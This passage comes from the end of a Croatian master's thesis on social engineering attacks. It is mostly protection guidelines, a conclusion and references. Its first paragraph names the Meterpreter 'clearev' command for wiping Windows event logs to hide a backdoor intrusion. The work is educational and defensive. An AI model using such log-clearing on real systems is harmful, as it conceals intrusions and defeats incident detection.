Smisao *backdoor* napada je proći neopaženo, a obzirom da se u okruženju Windows operativnog sustava svaka aktivnost bilježi u obliku zapisnika, *event log*-ova, nakon izvršavanja napada zlonamjerni korisnik će nastojati uništiti vlastite tragove. Izvršavanjem naredbe „clearev“ pokreće se proces brisanja svih zabilježenih događaja u okviru aplikacijskih, sigurnosnih i sistemskih zapisnika. Navedenom naredbom moguće je prikriti provedene maliciozne radnje i time spriječiti otkrivanje ostvarenog *backdoor* pristupa.

6.3. Prijedlog smjernica zaštite

Napadi temeljeni na metodama socijalnog inženjeringa u društvu su prisutni puno ranije od pojave Interneta, razvoja *Big Data* tehnologije i društvenih mreža, no činjenica da danas dostupne informacijske tehnologije pružaju brojne kanale za provedbu i napadačima omogućuju jednostavnu realizaciju, kibernetičke napade učinila je neizbježnim dijelom svakodnevice, kako pojedinaca tako i organizacija. Obzirom da kibernetičke napade temeljene na metodama socijalnog inženjeringa, kao ni druge oblike sigurnosnih prijetnji, nije moguće iskorijeniti, potrebno je poduzeti preventivne mjere i time osigurati potrebnu kontrolu i smanjiti rizik od potencijalnih opasnosti. U nastavku rada iznesen je prijedlog smjernica zaštite koje bi pojedinci i organizacije trebali primijeniti, odnosno implementirati kako bi minimizirali vjerojatnost da postanu žrtvom napada.

Za ostvarenje **sigurne korisničke autentikacije** potrebno je kreirati snažne, jedinstvene lozinke i koristiti ih isključivo za jednu mrežnu uslugu. Upotrebom različitih lozinki smanjuje se opseg posljedica potencijalne kompromitacije jednog korisničkog računa.

Ukoliko je moguće, potrebno je aktivirati višefaktorsku autentikaciju za sve korištene usluge te kroz upotrebu upravitelja lozinkama (engl. *password manager*) sigurno pohraniti generirane lozinke. Prilikom unosa lozinki nužno je biti svjestan vlastitog okruženja, a za pristup elektroničkom bankarstvu i drugim osobnim uslugama preko javne mreže predlaže se upotreba virtualne privatne mreže (engl. *Virtual Private Network*; VPN). Vlastite uređaje na javnim mjestima potrebno je držati zaključanima i pod nadzorom, a u slučaju kompromitacije računa, hitnom promjenom lozinke pokušati zaštiti podatke, [73].

Kako bi se **zaštitili od *phishing* napada**, korisnici mrežnih usluga moraju provjeriti podatke pošiljatelja, ime i adresu te utvrditi podudara li se domena e-pošte s organizacijom u čije ime se pošiljatelj predstavlja. Vrlo je bitno ne dijeliti osobne, odnosno financijske informacije i lozinke posredstvom elektroničke pošte te izbjegavati interakciju s porukama u kojima se zahtijeva hitno djelovanje. Potrebno je provjeriti vokabular i korištenu terminologiju, odnosno potencijalne pravopisne greške koje mogu ukazati na lažiranu poštu. Pristigle URL poveznice od strane nepovjerljivih izvora uvijek treba izbjegavati, a u slučaju privitaka, poštu otvarati s velikom pažnjom. Nužno je provjeriti ekstenzije pristiglih dokumenata te u slučaju .exe, .vbs, .bat i .pif, ekstenzija nikada ne otvarati ili preuzimati sadržaj. Za posjećivanje željenih stranica preporučuje se ručni unos URL-a ili upotreba prethodno pohranjenih oznaka (engl. *bookmarks*), a prilikom izvršavanja mrežnih financijskih transakcija savjetuje se neotvaranje drugih sesija mrežnog preglednika. Potrebno je osigurati instalaciju najnovijih dostupnih sigurnosnih zakrpi te ažurirati bazu korištenog antivirusnog softvera, a dodatnu razinu zaštite ostvariti implementacijom filtera za detekciju i blokiranje neželjene elektroničke pošte, [74], [75].

Za učinkovitu **zaštitu od zlonamjernih programa** potrebno je na svim primjenjivim platformama implementirati detekciju zlonamjernih programa, za sve dolazne i odlazne kanale, uključujući *e-mail*, mrežne i aplikacijske sustave. Korišteni operativni sustav i antivirusni program nužno je ažurirati, a redovnim skeniranjem osigurati potrebnu kontrolu. Redovnim praćenjem rezultata testova antivirusnih programa, zapisnika *proxy* poslužitelja, Windows Event i Sysmon [31] zapisnika te zapisnika IDS [32] sustava, moguće je utvrditi nepravilnosti u radu i postojanje neželjenog malicioznog programa. Odlazni i dolazni promet

[31] *Sysmon* (*System Monitor*) – alat koji nadgledanjem sustava i upisivanjem aktivnosti u dnevnik događaja proširuje funkcionalnost *event log* zapisnika Windows OS-a.

[32] IDS (*Intrusion Detection System*) – sustav koji automatizirano prati mrežne i sistemske događaje u svrhu detekcije kršenja sigurnosne politike.

potrebno je analizirati, PowerShell [33] funkcije po potrebi smanjiti ili onemogućiti te implementirati filter za malicioznu poštu. Za pristup Internetu savjetuje se korištenje isključivo zaštićene, kriptirane veze, a od korisnika je ključno da izbjegava piratski sadržaj, ne preuzima pristigle privitke i ne otvara poveznice skraćenog URL-a. Neophodno je razumijevanje mogućnosti sigurnosnih alata, a organizacijama se savjetuje razvoj sigurnosne politike kojom se specificiraju postupci u slučaju infekcije zlonamjernim programom, [12], [76].

Osim već spomenute snažne i jedinstvene lozinke te uporabe višefaktorske autentikacije, za **sigurno korištenje društvenim mrežama** korisnicima se savjetuje prilagođavanje postavki privatnosti korištene usluge, kako bi se pristup korisničkom profilu omogućio samo ovlaštenim osobama. Za registraciju na društvene mreže savjetuje se zaseban, u tu svrhu kreiran račun e-pošte, koji je kao i lozinku važno ne dijeliti s drugima. Preporuča se savjesno objavljivanje informacija, pri čemu se strogo preporuča nedijeljenje povjerljivih podataka poput adrese, datuma rođenja, osobne iskaznice, telefonskih brojeva i brojeva bankovnih kartica. Nužno je da korisnik bude oprezan u pogledu kome dopušta da ga kontaktira, odnosno koliko i kakve informacije dijeli sa strancima. Važno je da korisnik pročita dostupna pravila o privatnosti društvene mreže, kako bi znao koje podatke i kome dijeli korištenjem usluge, a u slučaju da korisnik više ne treba kreirani račun koji sadrži osobne podatke, deaktivacija nije dovoljna, već se savjetuje podnošenje zahtjeva za brisanje računa, [77].

Za **sigurnu *instant-messaging* komunikaciju** korisnicima se prvenstveno savjetuje korištenje usluga koje pružaju enkripciju s kraja na kraj (engl. *end-to-end encryption*), kojom se razmjenjivani sadržaj kriptira i čitljiv je isključivo pošiljatelju i onome kome je namijenjen, a prije slanja poruke preporuča se provjera unesenih primatelja kako sadržaj ne bi dospio krivoj osobi. Sigurnosne postavke, kao i postavke privatnosti savjetuje se redovito revidirati, a korišteni softver održavati ažuriranim, uključiti vatrozid i instalirati antivirusni softver. Slanje osjetljivih podataka treba izbjegavati, a ukoliko je neophodno, savjetuje se podešavanje automatskog brisanja poruke. U slučaju pristizanja poruke naslovljene na podršku sustava treba biti vrlo oprezan, a prije otvaranja bilo kakve primljene datoteke izvršiti skeniranje. Nepovjerljivim i nepoznatim kontaktima preporuča se ne odgovarati, nipošto ne otkrivati

[33] PowerShell – naredbena ljuska; alat tehnološke tvrtke Microsoft koji omogućuje automatizaciju zadataka na OS-u, upravljanje servisima i administraciju računala i mreže.

osobne podatke, niti otvarati pristigle poveznice. Vrlo je važno adekvatno podesiti korištenu *instant-messaging* uslugu kako bi se onemogućilo automatsko prihvaćanje prijenosa datoteka, [78].

Iako se mogu primijeniti i u okviru poslovanja, odnosno organizacije, dosad predložene smjernice primarno su usmjerene na korisnika, pojedinca. U nastavku su iznesene smjernice za **povećanje sigurnosti sustava i poslovanja poduzeća**, prema priručniku Agencije Europske unije za kibernetičku sigurnost (ENISA) objavljenom 2021. godine pod nazivom „Cybersecurity guide for SMEs - 12 steps to securing your business".

Raspodjela odgovornosti unutar poduzeća mora biti prikladno izvršena, pri čemu osobe zadužene za dodjeljivanje odgovornosti moraju osigurati resurse za kupovinu potrebnih *cybersecurity* softvera, usluga i hardvera, obučavanje osoblja i razvoj politika poslovanja. Nužno je redovito provođenje revizija kibernetičke sigurnosti, a revizori moraju biti nezavisni i posjedovati potrebno znanje, vještine i iskustvo. Jasno specificiranim pravilima, kroz redovno revidirane i ažurirane politike kibernetičke sigurnosti poduzeća, zaposlenicima je potrebno ukazati na ponašanje kakvo se od njih očekuje, kao i na moguće posljedice u slučaju nepoštivanja pravilnika. Potrebno je pružati redovitu obuku osoblja po pitanju kibernetičke sigurnosti, kako bi zaposlenici bili u mogućnosti prepoznati i na primjeren način djelovati u slučaju prijetnji. Važno je osigurati učinkovito upravljanje svim organizacijama treće strane, osobito onima koje imaju pristup sustavu ili osjetljivim podacima. Kroz adekvatno formulirane ugovore potrebno je regulirati uvjete suradnje i osigurati da ih svi dionici poštuju.

S ciljem povećanja sigurnosti, poduzeće treba razviti formalni plan za incidente koji sadrži jasno dokumentirane smjernice, uloge i odgovornosti kako bi se osigurao pravovremen, profesionalan i prikladan pristup sigurnosnim incidentima. Savjetuje se uporaba alata za blokiranje neželjene pošte, pošte koja sadrži maliciozne privitke i poveznice na zlonamjerne stranice. Potrebno je osigurati da svi zaposlenici upotrebljavaju dugačke lozinke, sastavljene od velikih i malih slova, brojeva i posebnih znakova, a predlaže se korištenje upravitelja lozinkama i aktivacija višefaktorske autentikacije.

Održavanje uređaja osoblja sigurnima ključni je korak programa kibernetičke sigurnosti, zbog čega se preporuča redovito ažuriranje i instalacija zakrpi svih korištenih softvera upotrebom centralizirane platforme. Također, savjetuje se i implementacija centralno upravljanog antivirusnog rješenja na sve tipove uređaja, redovito ažuriranog kako bi se osigurala stalna učinkovitost. Prikladna fizička kontrola treba biti implementirana gdje god je

pohranjena važna informacija, a uređaji poduzeća trebaju biti pod stalnim nadzorom i u zaključanom stanju.

Podaci poduzeća pohranjeni na mobilnim uređajima poput prijenosnih računala, pametnih telefona i tableta moraju biti zaštićeni enkripcijom, a u slučaju prijenosa podataka preko javnih mreža potrebno je korištenje VPN-a ili sigurne veze temeljene na *Secure Socket Layer* (SSL)/*Transport Layer Security* (TLS) protokolu. Mrežne stranice poduzeća također trebaju biti kriptirane kako bi se zaštitili pohranjeni podaci, a predlaže se i implementacija *Mobile Device Managament* (MDM) rješenja, kojim je moguće riješiti problem upotrebe vlastitih uređaja u poslovne svrhe i time spriječiti pohranu osjetljivih podataka poduzeća na privatne uređaje zaposlenika. Implementiranim upravljanjem mobilnim uređajima moguće je kontrolirati koji uređaji imaju pristup sustavu i uslugama, utvrditi jesu li uređaji kriptirani i zaštićeni lozinkom, osigurati da su antivirusni programi ažurirani i sigurnosne zakrpe instalirane te izvršiti udaljeno brisanje u slučaju potrebe.

Predlaže se redovito i automatizirano stvaranje sigurnosnih kopija (engl. *backup*) ključnih informacija kako bi se podaci mogli oporaviti u slučaju gubitka. Sigurnosne kopije trebaju biti kriptirane i čuvati se izvan okruženja poduzeća.

Za potrebe zaštite mreže savjetuje se uporaba adekvatno konfiguriranog vatrozida, a prilikom odabira poslužitelja usluge za pohranu u oblaku, poduzeća trebaju biti svjesna gdje i na koji način pohranjuju podatke te osigurati da pohranom ne krše zakone i regulacije, posebice osobnih podataka, [79].

7. ZAKLJUČAK

Psihološka manipulacija fenomen je koji seže daleko u povijest, prije pojave Interneta, društvenih mreža i ostalih, danas poznatih sustava i servisa. Nagovaranje, pretvaranje, lažno predstavljanje i slične metode obmane zlonamjerne osobe oduvijek su koristile u cilju stjecanja određenih dobara. Danas poznata sintagma „socijalni inženjering“ odnosi se primarno na moderno doba, gdje je cilj zadobivanje pristupa osjetljivim podacima prvenstveno u digitalnom obliku.

Globalna digitalizacija, razvoj tehnologija, masovno korištenje društvenih mreža i raznovrsnih multimedijalnih platformi te promjena načina komuniciranja i socijalizacije općenito, neminovno su doveli i do razvoja i porasta kriminalnih radnji. Danas, podaci pojedinca ili grupe glavna su meta napada, a upravo tehnike socijalnog inženjeringa temelj su većine zlonamjernih, kriminalnih radnji u modernom svijetu.

Poznate su raznovrsne metode socijalnog inženjeringa kojima zlonamjerni korisnici ostvaruju maliciozne ciljeve, a kreću se od pretraživanja informacija, stvaranja obrazaca i profiliranja žrtava temeljenih na fizičkoj intervenciji, do onih složenijih koje se provode pomoću naprednih programskih alata. Dostupnost i brojnost alata upotrebljavanih u svrhu socijalnog inženjeringa izrazito je velika, što znatno doprinosi problematici kibernetičke sigurnosti.

U okviru diplomskog rada socijalni inženjering analiziran je kroz detaljan opis obilježja, metoda napada i alata koji se koriste, a u praktičnom dijelu kao okosnici rada simulirana su dva česta kibernetička napada, *phishing* i eksploatacija ciljnog računala stvaranjem *backdoor* pristupa. Za provedbu simulacija odabrana je Linux distribucija Kali, kao najčešći izbor stručnjaka za kibernetičku sigurnost, ali i entuzijasta i zlonamjernih socijalnih inženjera. Dostupnim besplatnim programskim alatima demonstrirani su postupci provedbe, a kroz prikupljene informacije i simulaciju nelegitimno ostvarenog pristupa udaljenom računalu prikazana je ozbiljnost ovakvih napada.

Ljudski faktor, za razliku od hardverskog i softverskog dijela sustava, nije moguće jednostavno unaprijediti, usavršiti ili „zakrpom“ poboljšati, zbog čega je bitno konstantno podizati svijest i educirati korisnike o potencijalnim prijetnjama i ranjivostima. U završnom dijelu rada predložene su smjernice zaštite od napada socijalnog inženjeringa, a zasnivaju se na zaključcima izvedenim iz provedenih simulacija i prethodno opisanog istraživanja.

Proučavanjem tematike kibernetičkih napada u okviru iskorištavanja ljudske psihologije, zaključeno je da socijalni inženjering može imati teške posljedice i nerijetko predstavlja prvi korak za veći napad. U svijetu u kojemu digitalni podaci predstavljaju najveću imovinu svakog pojedinca, izrazito je bitno da su zaposlenici, ali i ljudi generalno, dobro upoznati sa sigurnosnim prijetnjama, jer većina kvarova i napada nije povezana sa samom tehnologijom, već upravo s ljudskim faktorom i načinom na koji se podaci, informacije i sustavi koriste. Niti jedan korisnik računala, odnosno Interneta nije imun i predstavlja potencijalnog kandidata za napad socijalnim inženjeringom.

LITERATURA

[1] **PurpleSec**: 2021 Cyber Security Statistics - The Ultimate List Of Stats, Data & Trends. Preuzeto sa: https://purplesec.us/resources/cyber-security-statistics/, [Pristupljeno: lipanj 2021.]

[2] **Alharthi D, Regan A.**: Social Engineering InfoSec Policies. 10.5121/csit.2021.110104; 2021. Preuzeto sa: https://www.researchgate.net/publication/348443805_Social_Engineering_InfoSec_Policies, [Pristupljeno: lipanj 2021.]

[3] **Bakhshi T.**: Social engineering: Revisiting end-user awareness and susceptibility to classic attack vectors. 13th International Conference on Emerging Technologies (ICET), 2017, pp. 1-6, doi: 10.1109/ICET.2017.8281653; 2017. Preuzeto sa: https://ieeexplore.ieee.org/document/8281653, [Pristupljeno: lipanj 2021.]

[4] **Junger M, Montoya L, Overink FJ.**: Priming and warnings are not effective to prevent social engineering attacks. Computers in human behavior, 66, 75-87; 2017. Preuzeto sa: https://www.researchgate.net/publication/308601482_Priming_and_warnings_are_not_effective_to_prevent_social_engineering_attacks, [Pristupljeno: lipanj 2021.]

[5] **Gupta S, Singhal A, Kapoor A.**: A literature survey on social engineering attacks: Phishing attack. 2016 International Conference on Computing, Communication and Automation (ICCCA), 2016, pp. 537-540; IEEE; 2016. Preuzeto sa: https://ieeexplore.ieee.org/document/7813778, [Pristupljeno: lipanj 2021.]

[6] **Beckers K, Schosser D, Pape S, Schaab P.**: A Structured Comparison of Social Engineering Intelligence Gathering Tools. 232-246. 10.1007/978-3-319-64483-7_15; 2017. Preuzeto sa: https://www.researchgate.net/publication/318713870_A_Structured_Comparison_of_Social_Engineering_Intelligence_Gathering_Tools, [Pristupljeno: lipanj 2021.]

[7] **GlobalNewswire**: Mimecast Research: Half of Workers Admit to Opening Emails They Considered Suspicious. Preuzeto sa: https://www.globenewswire.com/news-release/2020/10/27/2114887/0/en/Mimecast-Research-Half-of-Workers-Admit-to-Opening-Emails-They-Considered-Suspicious.html, [Pristupljeno: lipanj 2021.]

[8] **GlobalNewswire**: Mimecast Research: 90 Percent of Healthcare Organizations Hit with an Email-Borne Attack in the Past Year. Preuzeto sa: https://www.globenewswire.com/en/news-release/2020/03/10/1997797/0/en/Mimecast-Research-90-Percent-of-Healthcare-Organizations-Hit-with-an-Email-Borne-Attack-in-the-Past-Year.html, [Pristupljeno: lipanj 2021.]

[9] **Europska Unija**: Agencija Europske unije za kibersigurnost (ENISA). Preuzeto sa: https://europa.eu/european-union/about-eu/agencies/enisa_hr, [Pristupljeno: lipanj 2021.]

[10] **ENISA**: ENISA Threat Landscape – 2020. Preuzeto sa: https://www.enisa.europa.eu/topics/threat-risk-management/threats-and-trends, [Pristupljeno: lipanj 2021.]

[11] **ENISA**: ENISA Threat Landscape 2020 – Phishing; 10.2824/552242; 2020. Preuzeto sa: https://www.enisa.europa.eu/publications/phishing, [Pristupljeno: lipanj 2021.]

[12] **ENISA**: ENISA Threat Landscape 2020 – Malware; 10.2824/552242; 2020. Preuzeto sa: https://www.enisa.europa.eu/publications/malware, [Pristupljeno: lipanj 2021.]

[13] **ENISA**: ENISA Threat Landscape - The year in review; 10.2824/552242; 2020. Preuzeto sa: https://www.enisa.europa.eu/publications/year-in-review, [Pristupljeno: lipanj 2021.]

[14] **Hadnagy C.**: Social Engineering: The Art of Human Hacking. Indianapolis: Wiley Publishing, Inc.; 2011.

[15] **Abass, IAM.**: Social Engineering Threat and Defense: A Literature Survey. Journal of Information Security. 2018;9: 257-264.

[16] **Gulati R.**: The Threat of Social Engineering and Your Defense Against It. North Bethesda: SANS Institute. 2003.

[17] **Reynolds V.**: Social Engineering: The Art of Psychological Warfare, Human Hacking, Persuasion, and Deception. SAD: Createspace Independent Publishing Platform. 2016.

[18] **Nacionalni CERT.**: Napredne tehnike socijalnog inženjeringa. NCERT-PUBDOC-2010-02-292.7. Preuzeto sa: https://www.cis.hr/www.edicija/LinkedDocuments/NCERT-PUBDOC-2010-02-292.pdf, [Pristupljeno: srpanj 2021.]

[19] **Ozkaya E.**: Learn Social Engineering: Learn the art of human hacking with an internationally renowned expert. Birmingham: Packt Publishing Ltd. 2018.

[20] **The Official Social Engineering Hub**: Technical Methods of Information Gathering; Preuzeto sa: https://www.social-engineer.org/framework/information-gathering/technical-methods-of-information-gathering/, [Pristupljeno: srpanj 2021.]

[21] **Hernandez-Castro J, Sierra JM, Ribagorda A, Ramos B.**: Search engines as a security threat. Madrid: Computer. 2001;34: 25-30; Preuzeto sa: https://www.researchgate.net/publication/2955518_Search_engines_as_a_security_threat, [Pristupljeno: srpanj 2021.]

[22] **Google pretraživanje Pomoć**: Preciziranje web-pretraživanja. Preuzeto sa: https://support.google.com/websearch/answer/2466433?hl=hr, [Pristupljeno: srpanj 2021.]

[23] **Nmap.org**. Preuzeto sa: https://nmap.org/, [Pristupljeno: srpanj 2021.]

[24] **ThousandEyes**: What is Traceroute & What is it For?. Preuzeto sa: https://www.thousandeyes.com/learning/glossary/traceroute, [Pristupljeno: srpanj 2021.]

[25] **GitHub**: bettercap. Preuzeto sa: https://github.com/bettercap/bettercap, [Pristupljeno: srpanj 2021.]

[26] **Mor-Pah.net**: DMitry. Preuzeto sa: https://mor-pah.net/software/dmitry-deepmagic-information-gathering-tool/, [Pristupljeno: srpanj 2021.]

[27] **SecurityTrails**: Information Gathering: Concept, Techniques and Tools explained. Preuzeto sa: https://securitytrails.com/blog/information-gathering, [Pristupljeno: srpanj 2021.]

[28] **Experian**: What Is Shoulder Surfing?. Preuzeto sa: https://www.experian.com/blogs/ask-experian/what-is-shoulder-surfing/, [Pristupljeno: srpanj 2021.]

[29] **Weaver R, Cazier J.**: DUMPSTER DIVING: A STUDY ON DATA RECOVERY AND EXPLOITATION; 2007. Preuzeto sa: https://www.researchgate.net/publication/272831473_DUMPSTER_DIVING_A_STUDY_ON_DATA_RECOVERY_AND_EXPLOITATION, [Pristupljeno: srpanj 2021.]

[30] **Wang Z, Sun L, Zhu H**.: Defining Social Engineering in Cybersecurity. IEEE Access. 2020;8(1): 85094-85115. Preuzeto sa: https://www.researchgate.net/publication/341199647_Defining_Social_Engineering_in_Cybersecurity, [Pristupljeno: srpanj 2021.]

[31] **Evans NJ.**: Information technology social engineering: anacademic definition and study of social engineering- analyzing the human firewall. Graduate Theses and Dissertations. 10709. Iowa State University: 2009. Preuzeto sa: https://lib.dr.iastate.edu/cgi/viewcontent.cgi?article=1701&context=etd, [Pristupljeno: srpanj 2021.]

[32] **Grgić A, Kolaković Z.**: Primjena stilova i nastavnih strategija u nastavi hrvatskoga kao inoga jezika. Lahor: časopis za hrvatski kao materinski, drugi i strani jezik, Vol. 1 No. 9; 2010. Preuzeto sa: https://hrcak.srce.hr/64996, [Pristupljeno: srpanj 2021.]

[33] **Ferreira A, Coventry L, Lenzini G**.: Principles of Persuasion in Social Engineering and Their Use in Phishing. 10.1007/978-3-319-20376-8_4.; 2015. Preuzeto sa: https://www.researchgate.net/publication/291148518_Principles_of_Persuasion_in_Social_Engineering_and_Their_Use_in_Phishing, [Pristupljeno: srpanj 2021.]

[34] **Salahdine F, Kaabouch N.**: Social Engineering Attacks: A Survey. Future Internet. 11(89); 10.3390/fi11040089; 2019. Preuzeto sa: https://www.researchgate.net/publication/332151597_Social_Engineering_Attacks_A_Survey, [Pristupljeno: srpanj 2021.]

[35] **Koteswara I, Janczewski L.**: A Taxonomy for Social Engineering attacks. CONF-IRM 2011 Proceedings. 15; 2011. Preuzeto sa: https://aisel.aisnet.org/cgi/viewcontent.cgi?article=1015&context=confirm2011, [Pristupljeno: srpanj 2021.]

[36] **Krombholz K, Hobel H, Huber M, Weippl E.**: Advanced social engineering attacks. Journal of Information Security and Applications. 22. 10.1016/j.jisa.2014.09.005; 2014. Preuzeto sa: https://www.researchgate.net/publication/267340031_Advanced_social_engineering_attacks, [Pristupljeno: srpanj 2021.]

[37] **Bhusal C.**: Systematic Review on Social Engineering: Hacking by Manipulating Humans. Journal of Information Security. 2021;12(1): 104-114. Preuzeto sa: https://www.researchgate.net/publication/350219069_Systematic_Review_on_Social_Engineering_Hacking_by_Manipulating_Humans, [Pristupljeno: srpanj 2021.]

[38] **CISA**: Security Tip (ST04-014) - Avoiding Social Engineering and Phishing Attacks; Preuzeto sa: https://us-cert.cisa.gov/ncas/tips/ST04-014, [Pristupljeno: srpanj 2021.]

[39] **Mishra AK, Tripathy AK, Swain S.**: Analysis and Prevention of Phishing Attacks in Cyber Space. IEEE: 2018 First International Conference on Secure Cyber Computing and Communication (ICSCCC); 2018. Preuzeto sa: https://ieeexplore.ieee.org/document/8703343, [Pristupljeno: srpanj 2021.]

[40] **Kathrine GJW, Rose AA, Praise PM, Kalaivani C.E.**: Variants of phishing attacks and their detection techniques. IEEE: 2019 3rd International Conference on Trends in Electronics and Informatics (ICOEI); 2019. Preuzeto sa: https://ieeexplore.ieee.org/document/8862697, [Pristupljeno: srpanj 2021.]

[41] **Hewage C, Nawaf L, Khan I, Alkhalil Z.**: Phishing Attacks: A Recent Comprehensive Study and a New Anatomy. Frontiers in Computer Science. 3(6). 10.3389/fcomp.2021.563060; 2021. Preuzeto sa: https://www.researchgate.net/publication/349312504_Phishing_Attacks_A_Recent_Comprehensive_Study_and_a_New_Anatomy, [Pristupljeno: srpanj 2021.]

[42] **ENISA**: Phishing/Spear phishing. Preuzeto sa: https://www.enisa.europa.eu/topics/csirts-in-europe/glossary/phishing-spear-phishing, [Pristupljeno: srpanj 2021.]

[43] **Preveil**: 5 Things You Should Know About Whale Phishing. Preuzeto sa: https://www.preveil.com/blog/what-is-whale-phishing/, [Pristupljeno: srpanj 2021.]

[44] **Alotaibi A, Alsuwat E.**: A STUDY ON SOCIAL ENGINEERING ATTACKS: PHISHING ATTACK. International Journal of Recent advances in Physics; 2021. Preuzeto sa: https://www.researchgate.net/publication/348606991_A_STUDY_ON_SOCIAL_ENGINEERING_ATTACKS_PHISHING_ATTACK, [Pristupljeno: srpanj 2021.]

[45] **ENISA**: Man-in-the-Middle. Preuzeto sa: https://www.enisa.europa.eu/topics/csirts-in-europe/glossary/man-in-the-middle, [Pristupljeno: srpanj 2021.]

[46] **Jakobsson M, Myers S.**: Phishing and Countermeasures: Understanding the Increasing Problem of Electronic Identity Theft. Wiley-Interscience; 1st edition.; 2006.

[47] **Achilles Resolute**: What's Search Engine Phishing and how to avoid it conveniently?. Preuzeto sa: https://www.achillesresolute.com/blog/what-is-search-engine-phishing.html, [Pristupljeno: srpanj 2021.]

[48] **LegalMatch**: Search Engine Phishing. Preuzeto sa: https://www.legalmatch.com/law-library/article/search-engine-phishing.html, [Pristupljeno: srpanj 2021.]

[49] **Diogenes Y, Ozkaya E.**: Cybersecurity – Attack and Defense Strategies: Infrastructure security with Red Team and Blue Team tactics. Birmingham: Packt Publishing Ltd.; 2018.

[50] **Irani D, Balduzzi M, Balzarotti D, Kirda E, Pu C.**: Reverse Social Engineering Attacks in Online Social Networks. DIMVA: Lecture Notes in Computer Science, vol 6739.; 2011. Preuzeto sa: https://link.springer.com/chapter/10.1007/978-3-642-22424-9_4, [Pristupljeno: srpanj 2021.]

[51] **Hailbytes**: What is Social Engineering? 11 Examples to Watch Out For. Preuzeto sa: https://hailbytes.com/what-is-social-engineering/, [Pristupljeno: srpanj 2021.]

[52] **The Official Social Engineering Hub**: Burner Phones. Preuzeto sa: https://www.social-engineer.org/framework/se-tools/phone/burner-phones/, [Pristupljeno: srpanj 2021.]

[53] **The Official Social Engineering Hub**: Caller ID Spoofing. Preuzeto sa: https://www.social-engineer.org/framework/se-tools/phone/caller-id-spoofing/, [Pristupljeno: srpanj 2021.]

[54] **GitHub**: trustedsec/social-engineer-toolkit. Preuzeto sa: https://github.com/trustedsec/social-engineer-toolkit, [Pristupljeno: srpanj 2021.]

[55] **Faircloth J.**: Penetration Tester's Open Source Toolkit, 4th Edition. SAD: Syngress; 2016.

[56] **Teixeira D, Singh A, Agarwal M.**: Metasploit Penetration Testing Cookbook, Third Edition. Birmingham: Pack Publishing; 2018.

[57] **Najera-Gutierrez G, Ansari JA.**: Web Penetration Testing with Kali Linux - Third Edition. Birmingham: Packt Publishing; 2018.

[58] **Kali Tools**: Metagoofil Package Description. Preuzeto sa: https://tools.kali.org/information-gathering/metagoofil, [Pristupljeno: srpanj 2021.]

[59] **ComputerWeekly.com**: Nine must-have OSINT tools – 3. Metagoofil. Preuzeto sa: https://www.computerweekly.com/photostory/2240160112/Nine-must-have-OSINT-tools/4/3-Metagoofil, [Pristupljeno: srpanj 2021.]

[60] **BeEF**. Preuzeto sa: https://beefproject.com/, [Pristupljeno: srpanj 2021.]

[61] **GitHub**: lanmaster53/recon-ng. Preuzeto sa: https://github.com/lanmaster53/recon-ng, [Pristupljeno: srpanj 2021.]

[62] **GitHub**: ElevenPaths/FOCA. Preuzeto sa: https://github.com/ElevenPaths/FOCA, [Pristupljeno: srpanj 2021.]

[63] **HTTrack WEBSITE COPIER**. Preuzeto sa: https://www.httrack.com/, [Pristupljeno: srpanj 2021.]

[64] **Olinone**: How to protect from hackers attack. Preuzeto sa: https://www.olinone.in/blog-content?title=How-to-protect-from-hackers-attack, [Pristupljeno: srpanj 2021.]

[65] **Sadek I, Chong P, Rehman S, Elovici Y, Binder A.**: Memory snapshot dataset of a compromised host with malware using obfuscation evasion techniques. Data in Brief. 26:104437. 10.1016/j.dib.2019.104437; 2019. Preuzeto sa: https://www.researchgate.net/publication/335456696_Memory_snapshot_dataset_of_a_compromised_host_with_malware_using_obfuscation_evasion_techniques, [Pristupljeno: srpanj 2021.]

[66] **Security FOI**: Metasploit framework i izrada modula za MSF. Preuzeto sa: https://security.foi.hr/wiki/index.php/Metasploit_framework_i_izrada_modula_za_MSF.html#Metasploit_Meterpreter, [Pristupljeno: srpanj 2021.]

[67] **Bitdefender**: What is an exploit?. Preuzeto sa: https://www.bitdefender.com/consumer/support/answer/10556/, [Pristupljeno: srpanj 2021.]

[68] **Acunetix**: What Is a Reverse Shell. Preuzeto sa: https://www.acunetix.com/blog/web-security-zone/what-is-reverse-shell/, [Pristupljeno: srpanj 2021.]

[69] **Središnji državni ured za razvoj digitalnog društva**: Kibernetička sigurnost. Preuzeto sa: https://rdd.gov.hr/kiberneticka-sigurnost-1436/1436, [Pristupljeno: srpanj 2021.]

[70] **CIS**: Phishing napadi. Preuzeto sa: https://www.cis.hr/www.edicija/Phishingnapadi.html, [Pristupljeno: kolovoz 2021.]

[71] **Kaspersky**: Phishing grew more targeted and diverse during COVID-19 outbreak. Preuzeto sa: https://usa.kaspersky.com/about/press-releases/2020_phishing-grew-more-targeted-and-diverse-during-covid-19-outbreak, [Pristupljeno: kolovoz 2021.]

[72] **Malwarebytes**: Backdoor computing attacks. Preuzeto sa: https://www.malwarebytes.com/backdoor, [Pristupljeno: kolovoz 2021.]

[73] **ENISA**: Tips for secure user authentication. Preuzeto sa: https://www.enisa.europa.eu/news/enisa-news/tips-for-secure-user-authentication, [Pristupljeno: kolovoz 2021.]

[74] **ENISA**: Understanding and dealing with phishing during the COVID-19 pandemic. Preuzeto sa: https://www.enisa.europa.eu/news/enisa-news/understanding-and-dealing-with-phishing-during-the-covid-19-pandemic, [Pristupljeno: kolovoz 2021.]

[75] **InfoSec**: Protecting against Phishing Attacks. Preuzeto sa: https://www.infosec.gov.hk/en/best-practices/person/protecting-against-phishing-attacks, [Pristupljeno: kolovoz 2021.]

[76] **Redshift**: 10 Tips to Prevent Malware From Infecting Your Computer—and Your Livelihood. Preuzeto sa: https://redshift.autodesk.com/10-tips-on-how-to-prevent-malware-from-infecting-your-computer/, [Pristupljeno: kolovoz 2021.]

[77] **InfoSec**: Safe Online Social Networking. Preuzeto sa: https://www.infosec.gov.hk/en/best-practices/person/safe-online-social-networking, [Pristupljeno: kolovoz 2021.]

[78] **InfoSec**: Using Instant Messaging Safely. Preuzeto sa: https://www.infosec.gov.hk/en/best-practices/person/using-instant-messaging-safely, [Pristupljeno: kolovoz 2021.]

[79] **ENISA:** Cybersecurity guide for SMEs - 12 steps to securing your business; 2021. Preuzeto sa: https://www.enisa.europa.eu/publications/cybersecurity-guide-for-smes, [Pristupljeno: kolovoz 2021.]

[80] **Gupta B, Tewari A, Cvitić I, Peraković D, Chang X.**: Artificial intelligence empowered emails classifier for Internet of Things based systems in industry 4.0. Wireless networks; 10.1007/s11276-021-02619-w; 2021.

POPIS ILUSTRACIJA

Slika 1. Radni okvir socijalnog inženjeringa (engl. *Social Engineering Framework*) 9
